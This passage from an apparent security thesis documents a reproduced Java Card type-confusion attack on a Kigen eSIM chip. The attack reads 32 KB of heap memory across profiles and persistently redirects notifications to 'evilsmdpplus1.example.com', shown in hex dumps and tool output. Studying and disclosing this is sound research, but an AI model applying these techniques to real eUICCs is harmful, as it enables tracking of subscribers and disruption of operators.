6-7	`evilsmdpplu1` matches found	`00 00` (0 hits)	`00 04` (4 hits)
8-9	First `evilsmdpplus1` cursor or `FF FF`	`FF FF` (none)	`0A 44`

Table 5.2.: Response-Byte Layout and Observed Values for the two Menu Selections

The first menu selection generated the ten-byte payload `00 00 00 04 0A 44 00 00 FF FF`. Consequently, four instances of the SM-DP+ URL were detected and modified in `realArray`'s 32 KB window, with the earliest occurrence starting at cursor `0x0A44`. This cursor lies sixteen bytes deeper in memory than the position `0x0A34`, where HeapReader's heap dump located the same URL. This offset results from the slight increase in method-body size between `dumpPage`'s original implementation and its scan-and-modify variant, corroborating the qualitative description of memory-layout sensitivity and showing that the change was small enough for the URL storage to remain within the accessible window.

The second menu selection generated the payload `00 01 00 00 FF FF 00 04 0A 44`. The page counter has advanced to 1, no `testsmdpplus1` occurrences are found, since all original instances having been overwritten during the first press, and four `evilsmdpplus1` occurrences are detected starting at cursor `0x0A44`, which is the same cursor position where the initial `test` match appeared on the first press. This response to the second press demonstrates that the `bastore` writes executed during the first press remained stored in EEPROM between STK invocations and were still present when the applet was invoked again. Consequently, the modification is persistent at the eUICC non-volatile storage level, and not merely confined to transient heap data within a single applet execution.

5.7.4. Second-Level Verification

The `bastore` writes acknowledged by press 1 and press 2 confirm that the memory-modification primitive was executed successfully. However, they do not by themselves prove that the altered URL entries are the ones actually read by the eUICC's SGP.22 runtime when it generates notification records. To assess whether the modification also resulted in an effect observable under SGP.22, the eUICC's notification list was examined using `lpac notification list` both before and after initiating a new profile-management operation.

The notification list, when read right after the modification and before any further operations, still showed all existing notification records with `notificationAddress: "testsmdpplus1.example.com"`. This did not imply that the modification had failed, because existing notification records are historical snapshots that were serialized at the moment each related operation finished, and they are not updated retroactively from live memory. A change that updates the live memory but leaves the historical

records unchanged would lead to exactly this outcome.

To determine whether the modification influences newly created notification records, a new profile-management action was triggered by activating a different profile on the eUICC. During the profile-activation process, the eUICC runtime serializes a fresh notification record and, at that moment, retrieves the SM-DP+ URL from active memory. The notification list obtained after this step contained exactly one additional record, whose `notificationAddress` field was set to `evilsmdpplus1.example.com`. All existing records preserved their original addresses. The relevant portions of the `lpac notification list` output before and after the profile-activation operation are presented in Listing 20.

```
# Before profile-enable (after URL modification):
{ "seqNumber": 470, "profileManagementOperation": 128,
  "notificationAddress": "testsmdpplus1.example.com",
  "iccid": "89000123456789012358" }
# ... all further records identically address testsmdpplus1.example.com ...

# After profile-enable (new record generated from live memory):
{ "seqNumber": 471, "profileManagementOperation": 32,
  "notificationAddress": "evilsmdpplus1.example.com",
  "iccid": "89494499999999990031"  }
```

Listing 20: `lpac notification list` Before and After Activation of Manipulated Profile

The eUICC's SGP.22 runtime therefore treats the current in-memory instance of the SM-DP+ URL as the authoritative reference when creating new notification records. As a result, the `bastore` write operation reroutes all subsequent notifications from this eUICC to the attacker-controlled URL. The full attack sequence begins with the SE-2019-01 primitives to trigger type confusion and identify the desired pattern in memory, then proceeds with a `bastore` write to the SM-DP+ URL storage [49]. This change persists across STK invocations, and the observable redirection of all newly generated SGP.22 notifications confirms that the attack succeeds end-to-end on the tested eUICC.

The full Java source code, the single JCA patch, as well as the constant-pool layout appear in the Appendix A.

6. Results

This chapter reports the outcomes of the test cases specified in Chapter 5 and the strategies applied to the eUICC under evaluation. The results are grouped according to the isolation dimension targeted by each test. First, the baseline behavior of the platform. Second, the degree of data isolation between profiles. Third, the isolation of the management plane. Fourth, the isolation at the runtime level, including the type-confusion techniques. Fifth, the side effects and information leakage that occur beyond the main isolation boundaries. Finally, the observations particular to the low-cost consumer eUICC form factor that arose during the provisioning workflow. Each result is presented along with the expected behavior derived from the specification used as a reference, as well as the isolation verdict that results from this comparison.

6.1. Baseline Behavior

6.1.1. Platform Characterization (T1)

The eUICC under evaluation announces SGP.22 version 2.3.0 via ES10b, GlobalPlatform version 2.3, and secure-channel protocol SCP03. `GET DATA` requests to the card-recognition and card-data objects reveal that the platform is Kigen Java Card OS version `ECu1013e`. The free non-volatile memory reported at `EUICCInfo2` is roughly 300 KB. The ECASD, ISD-R, and each installed ISD-P can be individually accessed via their respective AID. The SGP.26 test certificate chain is installed on the eUICC, permitting the use of `osmo-smdpp` as a proof-of-concept SM-DP+. The exact values returned by the eUICC are provided in Appendix A.

For the isolation experiments, two distinct profiles were deployed. The first, `TS48V1-A-UNIQUE`, includes the test-profile subscriber configuration and does not contain any adversarial applet. The second, `TS48V1-B-UNIQUE-modified`, incorporates the adversarial applets used in the attack strategies. The profiles have different ICCIDs, different IMSIs, and different subscriber authentication keys, collectively referred to as K_i, and coexist without interfering with each other, thereby fulfilling the prerequisite for cross-profile testing.

6.1.2. Verification-Policy Characterization (T2)

For the T2 test sequence, two CAP files were evaluated. The first was a benign applet that had been modified in a trivial manner, an `sspush` constant was changed from `0x0000` to `0x0001`. This was intended to determine whether the eUICC performs any form of content validation on the CAP file during profile installation. The applet installed successfully, and its runtime behavior corresponded to the altered instruction. This demonstrates that the eUICC under test does not verify the CAP content within an eSIM profile.

The second CAP file contained a structurally valid but type-unsafe instruction sequence implementing Strategy A, a `putfield_a` that stores a `byte[]` reference into a field declared

as `short[]`. The applet was installed and ran without issues, successfully triggering a type-unsafe access. The runtime executed the problematic instructions without raising any exception. Consequently, the eUICC performs neither on-card bytecode verification during installation nor runtime type checking for array-access instructions.

The lack of these checks is a prerequisite for strategy D and the subsequent attacks to succeed. This is also a characterization result. Any deployment that uses an off-card BCV as its only verification mechanism would still be exposed to the strategies described in Chapter 5, since the off-card BCV could be readily circumvented using the JCA editing workflow.

6.2. Data Isolation

Data isolation between profiles was examined using both management-plane commands and direct inspection of runtime memory. This section describes the specific data elements found in the extracted heap dumps and explains how each observation informs the overall isolation assessment.

6.2.1. Window Characterization

The 32 KB reachable memory window consists of a heterogeneous blend of applet-scope data, metadata from neighboring objects, and operational data shared across subsystems. Roughly 20% of this window is made up of identifiable ASCII strings, while about 40% corresponds to structured metadata patterns associated with JCVM object headers, predominantly exhibiting the recurring sequence `01 04 FF 00 0B XX XX`, where `XX XX` indicates the length in bytes and represents most of the metadata present. The remaining portion is either filled with zeros or contains structured binary data whose origin is unclear.

6.2.2. SM-DP+ URLs

Both the test-profile SM-DP+ URL and the Kigen production SM-DP+ URL are present in the reachable memory of the eUICC under test. The URL `testsmdpplus1.example.com` is observed at multiple offsets in the 32 KB `realArray` window of the HeapReader applet, similar results exist for the URL manipulation applet. The four occurrences split into, three tightly-clustered occurrences at cursors `0x0A44`, `0x0A65`, and `0x0A86`, as well as a fourth at cursor `0x7C89`. Each occurrence is preceded by the two byte TLV framing `81 19`, corresponding to the URL's length of 25 characters. Listing 21 shows a representative excerpt of the dumped memory.

```
offset  hex                                             ASCII
0x0A28  30 1F 80 02 06 40 81 19  74 65 73 74 73 6D 64 70   0....@..testsmdp
0x0A38  70 6C 75 73 31 2E 65 78  61 6D 70 6C 65 2E 63 6F   plus1.example.co
0x0A48  6D 5A 0A 98 94 44 99 99  99 99 09 30 F1 BF 30 1F   mZ...D......0..0
```

Listing 21: `testsmdpplus1.example.com` in Memory Dump

The two-byte TLV `81 19` at `0x0A32` announces the 25-byte URL that follows at `0x0A34..0x0A4C`. The same pattern appears at the other three cursors as well, using an

identical framing but embedded in different surrounding structures. The existence of several instances may indicate that the profile's internal representation of the URL is stored across multiple data structures. For example, the URL might be present in a notification-address configuration, in downloaded profile metadata, and in the runtime configuration that the eUICC consults when creating new notification records. It also remains possible that some of these instances are leftovers from earlier installations.

The URL `smdp-plus-0.eu.cd.rsp.kigen.com` is found at cursor position `0x0076`, following the TLV header `80 1F`. This URL corresponds to the operational SM-DP+ endpoint used for profiles signed by Kigen in the GSMA production environment. Although this address is not documented in the sysmoEUICC1 manual, it appears in memory together with the test-profile URL. Its availability from within a profile that has no legitimate need to access the production SM-DP+ endpoint represents a data-isolation issue, as the specification does not permit the applet's context to be aware of the identity of the production SM-DP+ managing the eUICC.

6.2.3. IMS and SIP Configuration

The captured heap dump includes multiple Session Initiation Protocol (SIP) addresses associated with the IP Multimedia Subsystem (IMS) configuration of the installed test profile. Specifically, `sip:001010123456789@ims.mnc001.mcc001.3gppnetwork.org` appears at cursor `0x5C18`, `sip:+11234567890@test.3gpp.com` at cursor `0x5C59`, `sip:user@test.3gpp.com` at cursor `0x5C99`, along with shorter substrings such as `test.3gpp.com` at cursor `0x5CF1`. These addresses originate from the PEs that store the IMS configuration for the test profile, since these configurations are not part of the attacking profile, their presence represents a cross-profile data leak.

6.2.4. ICCID and Subscriber Identifiers

ICCID digits and subscriber identifiers appear repeatedly in the accessible memory, stored in little-endian format. The concrete values correspond to the test profile's ICCID and IMSI, providing additional evidence that the accessible memory contains data belonging to a profile different from the one running the attacking applet.

6.2.5. Cryptograpic Material

None of the installed victim applet's cryptographic keys, the authentication key K_i = `DE AD BE EF DE AD BE EF DE AD BE EF DE AD BE EF`, the OTA-management keys, or the OP_c are visible at any location within the 32 KB of accessible memory. A systematic scan for the 16-byte key values, as well as for their 8-byte prefixes and suffixes, yielded no matches. In addition, a Shannon-entropy analysis over all reads in the 32 KB window did not reveal any block with entropy greater than 0.7 that simultaneously lacked printable ASCII characters. Because cryptographic data at rest is expected to display entropy close to the theoretical maximum, the absence of such a block in the reachable memory region should be interpreted as evidence that the keys are not present there, rather than as a limitation or failure of the search procedure.

6.2.6. Verdict

The data-isolation boundary between profiles is broken for non-cryptographic operational data. For the installed victim profile's cryptographic material, the boundary held within the 32 KB reachable memory.

6.3. Management Isolation

Management isolation was evaluated using direct APDU command sequences sent after the profile download and profile enabling steps had configured the target state. The profile that hosts the applet was activated, and APDU sequences aimed at the ISD-R and the victim profile's ISD-P were issued from within the applet's own execution context.

6.3.1. Access to the ISD-R

The ISD-R AID `A0000005591010FFFFFFFF8900000100` was attempted to be selected by sending a `SELECT` APDU while operating within the applet-hosting profile context. The response returned was status word `6982`, indicating that the required security conditions were not met. Subsequent attempts to query profile metadata via `GetProfilesInfo` on the ISD-R yielded the same status word. Consequently, the ISD-R disallows access to its ES10 interface from an active eSIM profile, in line with the SGP.22 access-control requirements.

6.3.2. Access to Peer Profile's ISD-P

A similar probe was executed for the `TS48V1-A-DEADBEEF` profile's ISD-P, sending an APDU from within the attacking applet's profile context. `SELECT` returned `6A82`, indicating that the peer profile's ISD-P is not visible from the applet profile context, consistent with the SGP.22 ISD-P confinement expectation.

6.3.3. Cross-Profile Management Operations

All attempts to perform management operations, such as enabling, disabling, or deleting the victim profile from within the attacking applet's profile context via the ES10c interface, resulted in a response carrying the status word `6985`, indicating that the conditions of use were not met. The eUICC's ES10c interface therefore does not permit an applet in one profile to trigger management operations on another profile through the API defined by the specification SGP.22.

6.3.4. Verdict

On the eUICC under test, the management isolation boundary remains intact for all specification-defined channels. Applets restricted to a given profile context are unable to access the ISD-R's control interface, cannot select the victim profile's ISD-P, and cannot initiate management operations on the victim profile via the ES10c interface. The isolation breaches described in this work arise at the runtime level rather than via the management API. The attacker gains access to data from other profiles by reading raw JCVM heap memory, not by escalating privileges through the interfaces defined in the specification.

6.4. Runtime Isolation

The runtime isolation experiments correspond to the four strategies presented in Chapter 5. The resulting verdicts are reported here in the sequence in which the strategies were executed.

6.4.1. Strategy A

Strategy A showed that the eUICC, under test, performs neither runtime type checking for array access instructions nor on-card bytecode verification when installing profiles. A `byte[]` reference stored in a field declared as `short[]` could be accessed using the `saload` instruction, which yielded byte-level data from the underlying `byte[]` allocation. When the read was extended beyond the allocation's limit, the applet was forcibly terminated in a way that could not be caught by a Java `try/catch` block, implying that a hardware-level bounds check, operating below the JCVM exception layer, enforces the allocation boundary. Strategy A thus confirms the preconditions needed for the later strategies, but by itself does not achieve an out-of-bounds read.

6.4.2. Strategy B

Strategy B failed at the point where `getfield_a` was executed, because the operand was not a heap reference that had been validly registered. This instruction is checked when it is loaded, rather than each time it is used, and the JCVM keeps a table of valid heap references that all loads are verified against. While the dual-typed perspective introduced by this strategy does allow arbitrary short values to be written into fields of reference type, any subsequent attempt to treat those values as actual references via `getfield_a` results in termination.

6.4.3. Strategy C

Strategy C successfully produced a dual-typed view by using a `beginTransaction` / `abortTransaction` sequence, causing a local variable to preserve a reference to an already deallocated object. Dereferencing this stale pointer replicated the byte-level type confusion previously seen in Strategy A. As in Strategy A, any attempt to read beyond the original allocation bounds of the object triggered a hardware-level fault. Nonetheless, Strategy C yields an important characterization result, it shows that the same type-confusion effect can be achieved without modifying the bytecode at all, and thus would not be mitigated by deploying an on-card Byte Code Verifier.

6.4.4. Strategy D

Strategy D successfully tampered with `realArray`'s length header, setting it to `0x7FFF`. As a result, subsequent `baload` reads at indices up to 32,766 returned live heap data far past the originally allocated region. Among the four strategies, it is the only one that yields an out-of-bounds read. It achieves this not by bypassing the hardware bounds check but by legitimately passing it, having altered the metadata that the check relies on. The maximum span of this primitive is capped by the largest positive value that Java Card's signed short index type can represent.

6.4.5. Verdict

On the eUICC under test, the runtime isolation boundary enforced by the JCVM's type system is broken. Type confusion can be triggered using at least two distinct methods—Strategy A/D, and Strategy C. The read primitive obtained through Strategy D, and further generalized by the HeapReader applet, enables an arbitrary out-of-bounds read of 32 KB of memory.

6.5. Side Effects and Integrity Effects

Beyond the primary isolation boundaries, the experimental work produced one integrity finding of first rank, the notification-address integrity break, and one operational side effect unrelated to the memory-corruption primitive. Both are reported here.

6.5.1. Notification Address Integrity Break

The SM-DP+ URL alteration detailed in Chapter 5 represents the core integrity result of this work. After applying the change, the SM-DP+ URL stored in the eUICC's live memory holds the modified value `evilsmdpplus1.example.com` at all four locations previously occupied by `testsmdpplus1.example.com`. A subsequent profile-management operation, enabling a profile via lpac, caused the eUICC runtime to serialize a new notification record in which the `notificationAddress` field contained the altered URL. Consequently, all future notifications from this eUICC will be directed to the attacker-controlled URL, demonstrating that the modification impacts the active runtime state rather than merely a cached or historical copy.

The specific evidence chain is documented in Chapter 5, where press 1 modified four URL copies starting at cursor position `0x0A44`, press 2 confirmed persistence with zero originals and four modified copies at the same cursor position, and the post-enable notification list contained the modified URL.

6.5.2. Denial-of-Service via Applet Privilege Misconfiguration

As outlined in Chapter 5, provisioning an applet with an incorrect GlobalPlatform privilege, specifically one that grants registry-level access, left the eUICC in a state where lpac could no longer initialize, thereby blocking access to the profile management interface. Although the card remained detectable by the reader and appeared in `pcsc_scan`, the LPA was unable to list profiles or execute any ES10c procedures. Restoring functionality required issuing APDU commands directly to the ISD-R using `pySim-shell`, completely circumventing the LPA. This effect is independent of the memory-corruption primitive and stems from the applet-provisioning workflow itself, constituting a separate denial-of-service issue.

6.6. Low-Cost Consumer eUICC Findings

The provisioning process and the step-by-step applet development led to two findings that are specific to the low-cost consumer eUICC form factor examined in this study.

6.6.1. Applet Size Threshold at Profile installation

As described in Chapter 5, applet CAP files that exceed a certain size threshold cause profile installation to fail with `install_failed_due_to_pe_processing_error` at the `es10b_load`

_bound_profile_package stage. While this threshold was not determined precisely, comparison of applet builds that install successfully versus those that fail indicates that it lies in the region where an applet defines roughly five or more STK menu entries and has similarly large bytecode. This appears to be a resource constraint within the eUICC's installation logic, rather than any explicit limit defined by SGP.22 or GlobalPlatform specifications.

This failure has two main consequences. First, it limits how adversarial applets can be designed, as any practical attack must stay under this size limit, either by reducing unnecessary menu items or by distributing functionality across several applets. Second, the failure itself can be exploited as a Denial-of-Service attack against profile provisioning. A malicious actor could intentionally include an overly large applet so that profile installation consistently fails on this class of eUICC, thereby disrupting subscription provisioning without relying on the memory-corruption primitive. Whether this failure remains invisible to the operator or triggers a diagnostic alert depends on the operator's back-end configuration. On the eUICC tested, the eUICC did not generate any notification about the installation failure.

6.6.2. Memory Layout Sensitivity across Applet Variants

The arrangement of applet objects in the eUICC's EEPROM is highly sensitive to the applet's declared number of fields, number of methods, and overall CAP size. Even minor modifications, such as adding an extra STK menu entry, introducing an additional `byte[32]` field, or including a moderately sized method, can shift the starting addresses of subsequent allocations by several hundred to several thousand bytes. This degree of sensitivity was not originally factored into the design of the attack applet, and it explains the series of intermediate applet versions described in Chapter 5 that could be installed successfully but were unable to locate the URL storage within their accessible memory range.

For future research, this sensitivity carries both defensive and offensive consequences. On the defensive side, it indicates that the exact location of sensitive data relative to attacker-controlled allocations depends on low-level details that vary between firmware versions and across different eUICC instances. An exploit crafted for one particular device may therefore not transfer directly to another without re-assessing the precise offsets. From an offensive perspective, it implies that a realistic attacker would prepare a set of applet variants and choose the one whose memory layout places the target data within range, instead of relying on a single, universal exploit.

The confidentiality of the victim profile's cryptographic key material, in contrast, held within the reachable window. The systematic search of Section 6.2.5 — for the full 16-byte values of Ki, the OTA-management keys and OPc, for their 8-byte prefixes and suffixes, and for any high-entropy block lacking printable ASCII — produced no matches anywhere in the 32 KB. This negative result is itself interpretively significant. It shows that the isolation break, while total for the operational data examined, does not mechanically extend to every asset the threat model values: the platform's key-storage architecture keeps provisioning-time key material outside the memory region the primitive reaches, whether by deliberate design or as a side effect of where such material is held. The adversary goal G1 — recovery of a peer profile's Ki — was therefore not achieved in this work, while G2 — recovery of subscriber identifiers — was achieved in full (Sections 6.2.3, 6.2.4). Any statement of the platform's actual security posture must preserve this asymmetry rather than collapsing it in either direction.

7. Discussion

This chapter interprets the results presented in Chapter 6 with respect to the specifications, the existing body of work, and the stakeholder relationships that render an eUICC vulnerability practically significant. Section 7.1 consolidates what the findings reveal about the platform's effective isolation model. Section 7.2 contrasts this model with the guarantees provided by the SGP.22 specification as well as the Java Card runtime specification. Section 7.3 explores the consequences for the actors affected by the isolation failure, this includes Mobile Network Operators, subscribers, the GSMA as the specification setting organization, and the eUICC vendors. Finally, Section 7.4 outlines the study's limitations and the threats to the validity of its conclusions.

7.1. Interpretation of Results

The findings presented in Chapter 6 bear a specific relation to the earlier Security Explorations disclosure, and it is important to state clearly what aspects of that work are confirmed here, which parts are reproduced, and in which respects this study goes beyond the original result. At the level of the fundamental exploitation primitive, the results confirm the earlier disclosure rather than advance beyond it, the type-confusion mechanism used by Strategy D is the same as that reported by Security Explorations [49] [48]. Accordingly, this work does not introduce a new category of vulnerability, its contribution instead consists of four specific extensions, supported by an independent reproduction of the original results.

7.1.1. Independent Reproduction of a Withheld Result

At the time of writing, Security Explorations had not released any code, so all applets, JCA patches, and host-side extraction scripts used in this work were developed independently, based solely on the mechanism described in the public advisory and not derived from any published artifacts. Reconstructing a security result solely from its methodological description, in the absence of the original artifact, is a recognized and non-trivial scientific contribution. This provides an independent confirmation of the finding on a separately obtained eUICC that runs the same version of the Kigen OS, using a separately developed toolchain. Because the resulting code is fully documented in Appendix A, it represents the first publicly available implementation of this primitive on an eUICC.

7.1.2. Distinct and more Realistic Delivery Model

Where the earlier disclosure injected its applet into an existing TS.48 test profile via OTA SMS-PP downloads, this work instead provisions an entire eSIM profile, with the malicious applet contained inside the BPP itself, through the standard SM-DP+ profile provisioning procedure. This distinction goes beyond a mere surface-level difference, the SMS-PP method presupposes a vulnerable test profile already present on the card that contains the necessary RAM keys, and it currently depends on the attacker having physical access to the target

eUICC. In contrast, the full profile method precisely matches the malicious MNO scenario S1 described in Chapter 3, where the attacker prepares and installs an entire profile from scratch, without depending on any existing profile or previously compromised key material. The full profile delivery model therefore represents both a separate attack surface and the precise case captured by this thesis's threat model, and it is explicitly demonstrated here rather than merely taken as given.

7.1.3. Novel Empirical Finding

This work also records a condition, absent from the earlier disclosure, that occurs when an applet is provisioned with an incorrect GlobalPlatform privilege setup. The behavior can be consistently reproduced, its cause is understood, and it was not identified by Security Explorations, whose analysis did not exercise the complete profile provisioning sequence on which this condition depends. While the experiments were designed around adversary goals G1 and G2, this finding demonstrates that the provisioning process on its own can produce an outcome relevant to G3, without requiring any memory corruption primitive.

7.1.4. Structured Evaluation Methodology

Finally, this work reorganizes the individual results into a reusable evaluation methodology. The four-strategy sequence outlined in Chapter 5 isolates a single defensive choice at each step and assesses its presence or absence independently, embedding the entire process within the multi-profile isolation research question and treating the cross-profile extent of the resulting heap read as the primary phenomenon under examination rather than a side effect. The transaction abuse strategy is presented as a verification independent path to the same dual-typed view, directly informing the sufficiency of the bytecode-verification defense that Kigen and the GSMA have subsequently required.

Turning now to the findings themselves, the main outcome of Chapter 6 is mixed, and how it should be understood hinges on a careful distinction between the isolation boundaries that held and those that failed.

The isolation of profiles at the management plane remains intact. Every standards defined channel withstood the attacks launched against it. The ISD-R correctly blocked ES10 access originating from an active profile context, the victim profile's ISD-P could not be selected from the attacker's profile context, and any cross-profile management commands over ES10c were rejected. An attacker restricted to the interfaces defined in SGP.22 gains no advantage. This serves as an important calibration point, as the platform's isolation issue is not a complete systemic failure, but a targeted weakness confined to a specific layer.

The runtime isolation of profiles, which should be guaranteed by the JCVM's type system, does not hold. Type confusion can be achieved by at least two independent techniques, and the read primitive derived in Strategy D and generalized by the HeapReader applet can access 32 KB of memory that contains data belonging to profiles other than the one running the malicious applet. The type-confusion mechanism used in Strategy D works because the JCVM implementer selected a memory layout in which the metadata consulted by the hardware bounds check shares the same offset as the first instance field of an object. As a result, this metadata becomes directly writable via a syntactically valid field store instruction under the `object/array` confusion primitive presented by Security Explorations in 2019 [49]. This flaw

stems from a particular implementation decision rather than from anything mandated by the Java Card specification. On JCVM implementations where these two offsets are deliberately separated, as Security Explorations report for certain G&D eUICCs, the attack strategy does not succeed [48]. The Kigen platform used in this study adopts the layout that enables the attack, and no additional defensive mechanism is present to compensate for this choice.

By contrast, the victim profile's cryptographic key material remained confidential within the accessible window. A thorough scan found no occurrences of it anywhere in the 32 KB region. This negative finding is itself meaningful, as it demonstrates that the isolation failure, although complete for the operational data we inspected, does not automatically encompass every asset of interest in the threat model. The platform's key-storage design keeps provisioning key material outside the memory range exposed by the primitive, whether intentionally or simply as a consequence of where that material resides. As a result, adversary objective G1 was not met in this study, whereas G2 was fully achieved. Any characterization of the platform's true security posture must retain this asymmetry, rather than smoothing it out in either direction.

The platform's effective security boundary must be specified layer by layer. For each category of non-cryptographic operational data analyzed, the only meaningful boundary is the JCVM type system, and this boundary can be breached. In contrast, the management plane correctly enforces its access controls. The key store, regardless of its internal structure, does not overlap with the 32 KB region accessible to the primitive. This matters because the SGP.22 specification, along with the GlobalPlatform security certification profiles commonly used to evaluate eUICCs, treats the JCVM type system and the applet firewall as the main defensive mechanisms. The observed result is that the JCVM is the only significant contributor to the platform's security stance in this context. It constitutes the sole software barrier protecting the operational data identified in Chapter 6. Consequently, any deployment context in which any of these data have security relevance is rendered vulnerable by the JCVM's susceptibility to violation.

The integrity attack on the SM-DP+ URL is the concrete realization of this abstract observation. The URL constitutes non-cryptographic operational data, residing in memory that is accessible via the JCVM and safeguarded solely by the JCVM's type system. As a result, the effect is a specification level, observable behavior that directly arises from violating that type system. No extra primitives are needed beyond the length corruption of Strategy D and the `bastore` write path exposed by the dual-typed view. In particular, it does not require any knowledge of the eUICC's cryptographic state, and it remains effective across STK invocations. The causal chain from "a single implementer offset choice" to "an attacker-controlled server receives all subsequent notifications from this eUICC" is short, completely demonstrated, and exploitable by any adversary capable of performing the length-corruption primitive at all.

7.2. Comparison with Specification Guarantees

The SGP.22 profile isolation model characterizes isolation using the ISD-P confinement mechanism. Each profile resides within its own dedicated ISD-P container, such that no component outside that ISD-P can observe or access its contents, and distinct ISD-Ps are prohibited from seeing or interacting with each other's data [18]. The specification does not differentiate between confidentiality and integrity within this isolation, it simply guarantees that an applet in one profile is unable to access data associated with another profile.

The findings of this work break down that guarantee into distinct statements for each dimension and each layer.

An applet in one profile can access data belonging to another profile if that data resides in the JCVM heap region that is reachable via the Strategy D primitive. On this platform, that region encompasses every category of operational data identified in the study. Interpreted strictly, the specification's isolation guarantee therefore fails to hold for any of the observed data. How serious this violation is in practice depends on whether any of the data exposed in this way is sufficiently sensitive to be of concern. The SM-DP+ URLs, IMS SIP addresses, and profile identifiers reported in Chapter 6 are not usually treated as confidential in the same way as cryptographic keys, but they are private in that they disclose subscriber-specific configuration details. A profile that can inspect another profile's SIP settings learns which MNO the other profile authenticates with, which IMS domain it registers to, and which SM-DP+ operator is responsible for it. Exposing the production SM-DP+ endpoint to an applet context that has no legitimate reason to know it already constitutes a specification level isolation breach, regardless of any subsequent exploitation. This does not amount to a compromise of authentication credentials, but it does represent a loss of subscriber profile confidentiality in a broader sense.

Two aspects of the guarantee, however, remained intact. The management-plane confinement enforced by the ISD-R and the ES10 interfaces functioned precisely as the specification prescribes. Additionally, the victim profile's cryptographic material could not be recovered from any accessible memory. For the assets whose confidentiality the specification treats as paramount, the protective boundary held within the portion of the system we examined. Consequently, the specification's isolation model is neither fully confirmed nor entirely disproven. It fails with respect to operational data at the runtime layer, yet, within the scope of our experiments, it is upheld at the management layer and for key material.

The isolation guarantees stated in the specification do not apply to the notification address configuration. Using the JCVM type-system primitive described in this work, an applet in one profile was able to change the URL from which subsequent notification records are generated. These later notification records are associated with the eUICC as a whole, rather than with an individual profile, but routing them to the altered URL changes how the operator's backend perceives profile management operations across the entire eUICC. This breaches the assumption of confidentiality derived from authenticity on which the notification transport relies. The specification presumes that any notification reaching a given URL was legitimately intended for that URL, and it offers no means for the recipient to verify whether the URL itself has been altered.

The Java Card Runtime Environment specification, in turn, ensures type safety at the level of the JCVM's abstract semantics. Field store operations are required to adhere to declared types, and array access operations must respect declared element sizes and array bounds. The Kigen `ECu1013e` implementation does not enforce these properties at runtime, instead depending on off-card bytecode verification and a hardware-based bounds check. The off-card BCV is circumvented by the JCA patch process, and the hardware bounds check is neutralized through the metadata corruption used in Strategy D. More importantly for specification-level defenses, Strategy C shows that the same dual typed view can be obtained by abusing the transaction mechanism while using entirely valid bytecode, implying that even a hypothetical, fully comprehensive on-card bytecode verifier would not eliminate the vulnerability. Consequently, the runtime type-safety guarantee does not hold on this platform in the presence of

an adversary who can construct a malicious profile.

This kind of mismatch between specification and implementation is common in security critical software, and neither should be singled out as solely responsible. The specification could reasonably require runtime integrity checks on array lengths, but such checks have a performance overhead and were presumably deemed unnecessary under the Java Card security model, which depends on off-card verification. Likewise, the implementation could reasonably store the array length field at an offset that does not collide with the first instance field, but that would complicate the memory layout and was also presumably deemed unnecessary given the same off-card verification assumption. Each decision is sensible on its own. Taken together, they create the vulnerability. The security posture of an eUICC platform at the specification level is not a single, clearly defined attribute, but the aggregate result of design decisions across multiple layers, and if the assumptions at any one layer fail, the security of the entire system collapses.

7.3. Implications for Stakeholders

The impacts of the isolation breach are distributed unevenly among the actors within the eUICC ecosystem. This section examines what it means for each of them.

7.3.1. Mobile Network Operators

MNOs are the entities that load profiles onto subscriber eUICCs and depend on the SGP.22 notification stream to keep their back-end representation of the profile lifecycle accurate. When notification address integrity is broken, subsequent notifications from a compromised eUICC are sent to an attacker-controlled URL instead of the legitimate operator-managed SM-DP+ endpoint. This has two direct consequences. First, the operator's back-end may persistently treat certain operations as pending even though they have completed, leading to inconsistencies in billing state, repeated automatic retries, and escalation to manual customer support. Second, the operator loses insight into the profile management actions of the affected subscriber. Neither impact is individually disastrous, but both effects accumulate over the remaining lifetime of the compromised eUICC, and the operator lacks any automated way to detect that it has stopped receiving notifications for a given subscriber. This is further exacerbated by the installation failure behavior. On the tested eUICC, a failed profile installation did not generate any notification, meaning an operator cannot even rely on the notification stream to discover that provisioning has failed.

7.3.2. Subscribers

Subscribers whose eUICCs are compromised by an applet embedded in an eSIM profile lose the confidentiality of their profile management operations. The attacker's server, now receiving all notifications from the compromised eUICC, learns when the subscriber installs, enables, disables, or removes any profile, for which ICCID, and in which temporal order. Over time, this exposes subscription lifecycle patterns that correlate with the subscriber's real-world behavior. Activating travel eSIMs reveals international trips, switching between MNO profiles reveals operator changes, and a flurry of profile events within a short period reveals a device migration. From the subscriber's point of view, the attack is entirely passive, and the compromise continues until the affected profile is removed. Because the

subscriber has no on-device means to inspect stored notification URLs, detection relies solely on operators' anomaly detection, which is unlikely to flag the silent loss of notifications for a single subscriber. The Denial-of-Service condition introduces an additional impact for the subscriber, since a single misconfigured applet can completely block the local profile management interface, preventing the subscriber from managing their profiles at all, unless recovery is performed through channels that ordinary subscribers do not have access to.

7.3.3. GSMA and Specification Authors

The SGP.22 specification does not define any protocol level means to detect tampering with stored URLs. The notification address field is neither integrity protected nor signed, and it is not cross checked against any other data source. While adding such a mechanism in a later version of the specification would be technically simple, it cannot be retrofitted to already deployed cards, and even future adoption would require either a firmware upgrade or outright hardware replacement. The Strategy C outcome is especially important for specification authors, because if bytecode verification is regarded as the main defense against type-confusion attacks, verifier-agnostic techniques such as transaction abuse still remain feasible. This implies that the current SGP.22 design effectively assumes eUICC firmware can be trusted, an assumption that is not empirically justified for at least one major eUICC vendor's implementation. Addressing this gap would require either revising the specification or fixing vendor firmware, and neither option can be rolled out across the installed base within any realistic period.

7.3.4. Kigen and eUICC Vendors

The vulnerability documented in this work is the same primitive first reported in 2019 by Security Explorations, with its specific relevance to Kigen documented in Kigen's own security bulletin of July 2025 [49] [51]. The tested eUICC uses firmware `ECu1013e` and was acquired after the advisory's publication, yet it still manifests the vulnerability. From an external perspective, it is not possible to determine whether this results from only partial remediation, a delay between firmware correction and card production, or a deliberate choice that the issue does not justify remediation for eUICCs already in circulation. In practical terms, the particular eUICC examined, and, by implication, any card produced with the same firmware, remains susceptible to the attack chain described in this work. Kigen's remediation options consist of a firmware update, which depends on user cooperation, or the issuance of advisory documentation, which on its own does not mitigate the vulnerability on cards already in circulation.

7.3.5. Third-Party Profile Authors

